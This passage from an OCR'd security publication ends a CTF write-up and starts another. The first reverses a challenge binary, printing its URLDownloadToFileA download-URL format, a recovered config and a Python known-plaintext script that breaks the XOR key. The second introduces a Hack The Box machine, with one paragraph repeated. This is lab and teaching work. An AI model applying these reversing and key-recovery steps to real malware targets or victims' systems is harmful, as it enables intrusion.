
Before calling sub_4016B0:



After the call we can see the decrypted buffer and validate that the sub_4016B0 is the one related to the decryption:



Further on, breaking on the URLDownloadToFileA call we call see how its URL was constructed with the cyclic data we inserted in the first stage:



Format string:

```
https://%s%s?b=%s&c=%s
```

Formatted data:

```
https://uaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabaabcaabdaabeaabfaabgaa?
b=5b3e6ad1090f38e6ea5d04fee2b4c9902322d99c5d5af59118092470f3926041&c=6161616162616161636161616461616165616161666161616761616168616161
```

First String = `buffer+80 = url`

Second String = `buffer+105 = page`


Third String = `Hashed SID`

Fourth String = Hex Encryption Key saved in Registry


So now we know that the plaintext buffer in the incident should look something like this:

```
buffer->encryption_key[32]    =
"a11e0674ef55cf79bf5525dee1f1a3f95254e3b03878b2b30b39a6d430a7b4c5"

buffer->second_stage_filename[24] = "ThumbsUp.exe"

buffer->flag[24] = "This is what we want"

buffer->url[24] = "h1tchh1ke.local"

buffer->path[24] = "/backpack.php"
```

So now, let's try to replicate the infected environment by setting the registry:



And let's debug the original file provided, breaking before the XOR operation in sub_401980:



Now let's get the buffer and save it, so we can decrypt it later.

Breaking the encryption

What we have now is the buffer XORed with the 32 bytes hash of the user's security identifier, that is something like:

```
ThumbsUp.exe… ^ SHA256("S-1-5-21-2989349365-783402331-2077315311-1001") % 32
```

As you can see here:

```
1  int __cdecl sub_401980(int a1, unsigned int a2, int a3, unsigned int a4)
2  {
3    int result; // eax
4    unsigned int i; // [esp+0h] [ebp-4h]
5
6    for ( i = 0; i < a2; ++i )
7    {
8      *(_BYTE *)(i + a1) ^= *(_BYTE *)(a3 + i % a4);
9      result = i + 1;
10   }
11   return result;
12 }
```


Since we have enough data to predict the original file we found in the TAXII server, we can perform a Known Plaintext Attack (https://en.wikipedia.org/wiki/Known-plaintext_attack) to recover the key and then decrypt the flag.

To perform this task, I wrote a Python script:

```
enc  =  "\xE0\xF9\x02\x15\x0B\x14\x38\xCC\xCD\xE1\x28\x72\xAF\x60\x00\xD1\xBE
\x08\x78\x6F\x5D\xC3\xF1\xC5\xED\xB8\x7B\xEC\xF1\x82\x24\xF8\xC0\xA0\x14\x13\x1A
\x38\x5F\xE3\xBA\xB4\x05\x36\x92\xBB\x26\x3F\xCC\xA2\xE3\x63\x58\x9B\x2B\x9C
\xA5\xAB\x43\xB7\xEA\xD2\x17\xAB\x1D\xA8\xAF\x2D\x42\xDC\xDB\x77\xCC
\xE6\x31\x74\xC4\xE6\x47\x19\xCF\xBD\xE7\x68\x40\xF3\x08\x30\xC7\x6D\xC5\x3D
\x04\x0E\x1E\x79"

file = "ThumbsUp.exe\x00"
flag = ""
url = "h1tchh1ke.local\x00"
path = "/backpack.php\x00"

plain = file
plain += "\x01" * (24 - len(file))
plain += flag
plain += "\x01" * (24 - len(flag))
plain += url
plain += "\x01" * (24 - len(url))
```

```
plain += path
plain += "\x01" * (24 - len(path))


key = [0] * 32

print(plain)

for index in range(len(enc)):
        key_index = index % 32
        if (plain[index] != "\x01") :
                key[key_index] = ord(enc[index]) ^ ord(plain[index])

print(key)

decrypted = ''
for index in range(len(enc)):
        decrypted += chr(ord(enc[index]) ^ key[index % 32])

print(decrypted)
flag = decrypted[24: decrypted.find('\x00', 24)]

print("TMCTF{%s}" % flag)
```

Then we just need to run it and find the flag:



And finally, the flag is: **TMCTF{-=T4x1_St1cks_2_Y0U!=-}**

Hacking the Box - a CTF Writeup

Federico Lagrasta

I've been tinkering with computers for as long as I can remember. I'm a self taught computer underdog who tries to annoy people enough with silly hacking tricks to make them security conscious, often failing at it. I hold some security certifications, a master's degree in a field completely unrelated to IT, and I have a job. To sum it up, I'm the guy who takes your hacker-proof iPhone 11 Pro, turns it to your face, unlocks it and then orders tens of rolls of toilet paper on Amazon with your credit card.

One of the best ways to learn new offensive security techniques and sharpen the old ones is without a doubt participating in Capture The Flag competitions, also known as CTFs. There are different kinds of CTFs, but the most common are Jeopardy, Attack & Defense and Boot2Root. The first one is by far the most common and consists of different categories of challenges, ranging from web attacks, to forensic analysis and binary exploitation. The team who scores the most flags (which are the proof of having solved a challenge) ranks first. The second kind instead sees two opposing teams. The teams are supposed to both hack the other team's infrastructure and defend their own. The last one instead focuses on hackers targeting a single machine, with little to no knowledge about it, with the aim of gaining a foothold and later taking full control of it. This is the kind of challenge we will focus on in this article.

Introduction


One of the best ways to learn new offensive security techniques and sharpen the old ones is without a doubt participating in Capture The Flag competitions, also known as CTFs. There are different kinds of CTFs, but the most common are Jeopardy, Attack & Defense and Boot2Root. The first one is by far the most common and consists of different categories of challenges, ranging from web attacks, to forensic analysis and binary exploitation. The team who scores the most flags (which are the proof of having solved a challenge) ranks first.

The second kind instead sees two opposing teams. The teams are supposed to both hack the other team's infrastructure and defend their own. The last one instead focuses on hackers targeting a single machine, with little to no knowledge about it, with the aim of gaining a foothold and later taking full control of it. This is the kind of challenge we will focus on in this article.

The platform on which our target machine is hosted is the famous Hack The Box (a.k.a. HTB); almost all the security professionals I've met in my life have heard of it or are registered on it. HTB gamifies hacking by creating a ranking on its platform and giving points to every machine it hosts, based on the difficulty of the machine itself. The more machines you manage to compromise, the higher you are in the ranking, simple right? You can register on HTB by going to https://www.hackthebox.eu/invite but you first have to solve the registration challenge ;)

The target: OneTwoSeven

Since it's forbidden by HTB's rules to publish writeups on active machines (new machines are uploaded on HTB regularly and old machines are retired), we will focus on a retired machine called OneTwoSeven.



This machine is considered hard by HTB standards and took me a couple of hours to complete. To solve it, a couple of skills are necessary, mainly in web exploitation, SSH tunneling and the workings of the APT package manager.

